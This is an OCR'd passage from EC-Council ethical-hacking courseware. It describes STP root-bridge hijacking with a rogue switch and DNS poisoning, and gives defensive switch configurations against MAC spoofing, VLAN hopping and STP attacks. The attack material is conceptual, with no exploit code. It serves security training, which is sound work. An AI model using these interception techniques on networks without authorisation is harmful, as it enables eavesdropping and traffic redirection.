



Figure 8.44: Illustration of double tagging

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



STP Attack

In a Spanning Tree Protocol (STP) attack, attackers connect a rogue switch into the network to change the operation of the STP protocol and sniff all the network traffic. STP is used in LAN-switched networks with the primary function of removing potential loops within the network. STP ensures that the traffic inside the network follows an optimized path to enhance network performance. In this process, a switch inside the network is appointed as the root bridge. After the selection of the root bridge, other switches in the network connect to it by selecting a root port (the closest port to the root bridge).

The root bridge is selected with the help of Bridge Protocol Data Units (BPDUs). BPDUs each have an identification number known as a BID or ID. These BIDs consist of the Bridge Priority and the MAC address. By default, the value of the Bridge Priority is 32769.

If an attacker has access to two switches, he/she introduces a rogue switch in the network with a priority lower than any other switch in the network. This makes the rogue switch the root bridge, thus allowing the attacker to sniff all the traffic flowing in the network.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 8.45: Illustration of an STP attack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



How to Defend Against MAC Spoofing

Performing security assessments is the primary aim of an ethical hacker. An ethical hacker attacks a target network or organization with the knowledge and authorization of its management, to find loopholes in the security architecture. However, the job does not end there. Finding those loopholes is a minor task. The most crucial task of ethical hacking is to apply the appropriate countermeasures to security loopholes to fix them.

Once you have tested the network for MAC spoofing attacks and collected security loopholes, you should apply countermeasures to protect the network from further MAC spoofing. Many MAC spoofing countermeasures can be applied to specific network architectures and loopholes. Apply the appropriate countermeasures to your network.

To detect MAC spoofing, it is necessary to know all the MAC addresses in the network. The best way to defend against MAC address spoofing is to place the server behind the router. This is because routers depend only on IP addresses, whereas switches depend on MAC addresses for communication in a network. Making changes to the port security interface configuration is another way to prevent MAC spoofing attacks. Once you enable the port-security command, it allows you to specify the MAC address of the system connected to the specific port. It also allows for specific action to be taken if a port security violation occurs.

You can also implement the following techniques to defend against MAC address spoofing attacks:

- **DHCP Snooping Binding Table**: The DHCP snooping process filters untrusted DHCP messages and helps to build and bind a DHCP binding table. This table contains the MAC address, IP address, lease time, binding type, VLAN number, and interface information to correspond with untrusted interfaces of a switch. It acts as a firewall between

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

untrusted hosts and DHCP servers. It also helps in differentiating between trusted and untrusted interfaces.

- **Dynamic ARP Inspection**: The system checks the IP–MAC address binding for each ARP packet in a network. While performing a DAI, the system will automatically drop invalid IP–MAC address bindings.
- **IP Source Guard**: IP Source Guard is a security feature in switches that restricts the IP traffic on untrusted layer 2 ports by filtering traffic based on the DHCP snooping binding database. It prevents spoofing attacks when the attacker tries to spoof or use the IP address of another host.
- **Encryption**: Encrypt the communication between the access point and computer to prevent MAC spoofing.
- **Retrieval of MAC Address**: You should always retrieve the MAC address from the NIC directly instead of retrieving it from the OS.
- **Implementation of IEEE 802.1X Suites**: This is a type of network protocol for port-based Network Access Control (PNAC), and its main purpose is to enforce access control at the point where a user joins the network.
- **AAA (Authentication, Authorization, and Accounting)**: Use an AAA (Authentication, Authorization, and Accounting) server mechanism to filter MAC addresses subsequently.





Figure 8.46: Defending against MAC spoofing

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



How to Defend Against VLAN Hopping

Defend Against Switch Spoofing

Perform the following steps to configure a switch to prevent switch spoofing attacks:

- Explicitly configure the ports as access ports, and ensure that all access ports are configured not to negotiate trunks:

```
switchport mode access
switchport mode nonegotiate
```

- Ensure that all trunk ports are configured not to negotiate trunks:

```
switchport mode trunk
switchport mode nonegotiate
```

Defend Against Double Tagging

Perform the following steps to configure a switch to prevent double tagging attacks:

- Ensure that each access port is assigned with VLAN except the default VLAN (VLAN 1):

```
switchport access vlan 2
```


- Ensure that the native VLANs on all trunk ports are changed to an unused VLAN ID:

```
switchport trunk native vlan 999
```

- Ensure that the native VLANs on all trunk ports are explicitly tagged:

```
vlan dot1q tag native
```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



How to Defend Against STP Attacks

Implement the following countermeasures to defend against STP attacks on switches:

- **BPDU Guard**: BPDU guard must be enabled on the ports that should never receive a BPDU from their connected devices. This is used to avoid the transmission of BPDUs on PortFast-enabled ports. This feature helps in preventing potential bridging loops in the network. If BPDU guard is enabled on a switch interface and an unauthorized switch connects to it, the port will be set to errdisable mode when a BPDU is received. The errdisable mode shuts down the port and disables it from sending or receiving any traffic.

  Use the following commands to enable BPDU guard on a switch interface:

  ```
  configure terminal
  interface gigabiteethernet slot/port
  spanning-tree portfast bpduguard
  ```

- **Root Guard**: Root guard protects the root bridge and ensures that it remains as the root in the STP topology. It forces the interfaces to become the designated ports (forwarding ports) to prevent the nearby switches from becoming root switches. Therefore, if a port enabled with the root guard feature receives a superior BPDU, it converts that port into a loop inconsistent state (not errdisabled), thus protecting an STP topology change. This port remains inactive only for that specific switch/switches attempting to change the STP topology. This port remains in down state until the issue is resolved.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Use the following commands to enable the root guard feature on a switch interface:

```
configure terminal
interface gigabiteethernet slot/port
spanning-tree guard root
```

- **Loop Guard**: Loop guard improves the stability of the network by preventing it against the bridging loops. It is generally used to protect against a malfunctioned switch.

  Use the following commands to enable the loop guard feature on a switch interface:


  ```
  configure terminal
  interface gigabiteethernet slot/port
  spanning-tree guard loop
  ```

- **UDLD (Unidirectional Link Detection)**: UDLD enables devices to detect the existence of unidirectional links and further disable the affected interfaces in the network. These unidirectional links in the network can cause STP topology loops.

  Use the following command to enable UDLD on a switch interface:

  ```
  configure terminal
  interface gigabiteethernet slot/port
  udld { enable | disable | aggressive }
  ```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Sniffing Technique: DNS Poisoning

This section describes DNS poisoning techniques to sniff the DNS traffic of a target network. Using this technique, an attacker can obtain the ID of the DNS request by sniffing and can send a malicious reply to the sender before the actual DNS server responds.

DNS Poisoning Techniques

DNS is the protocol that translates a domain name (e.g., www.eccouncil.org) into an IP address (e.g., 208.66.172.56). The protocol uses DNS tables that contain the domain name and its equivalent IP address stored in a distributed large database. In DNS poisoning, also known as DNS spoofing, the attacker tricks a DNS server into believing that it has received authentic information when, in reality, it has not received any. The attacker tries to redirect the victim to a malicious server instead of the legitimate server. The attacker does this by manipulating the DNS table entries in the DNS. This results in substitution of a false IP address at the DNS level, where web addresses are converted into numeric IP addresses.


When the victim tries to access a website, the attacker manipulates the entries in the DNS table so that the victim's system redirects the URL to the attacker's server. The attacker replaces IP address entries for a target site on a given DNS server with the IP address of the server (malicious server) he/she controls. The attacker can create fake DNS entries for the server (containing malicious content) with the same names as that of the target server. Thus, the victim connects to the attacker's server without realizing it. Once the victim connects to the attacker's server, the attacker can compromise the victim's system and steal data.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

DNS poisoning is possible using the following techniques:

- Intranet DNS Spoofing
- Internet DNS Spoofing
- Proxy Server DNS Poisoning
- DNS Cache Poisoning

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Intranet DNS Spoofing

An attacker can perform an intranet DNS spoofing attack on a switched LAN with the help of the ARP poisoning technique. To perform this attack, the attacker must be connected to the LAN and be able to sniff the traffic or packets. An attacker who succeeds in sniffing the ID of the DNS request from the intranet can send a malicious reply to the sender before the actual DNS server.

The diagram describes how an attacker performs an intranet DNS spoofing.




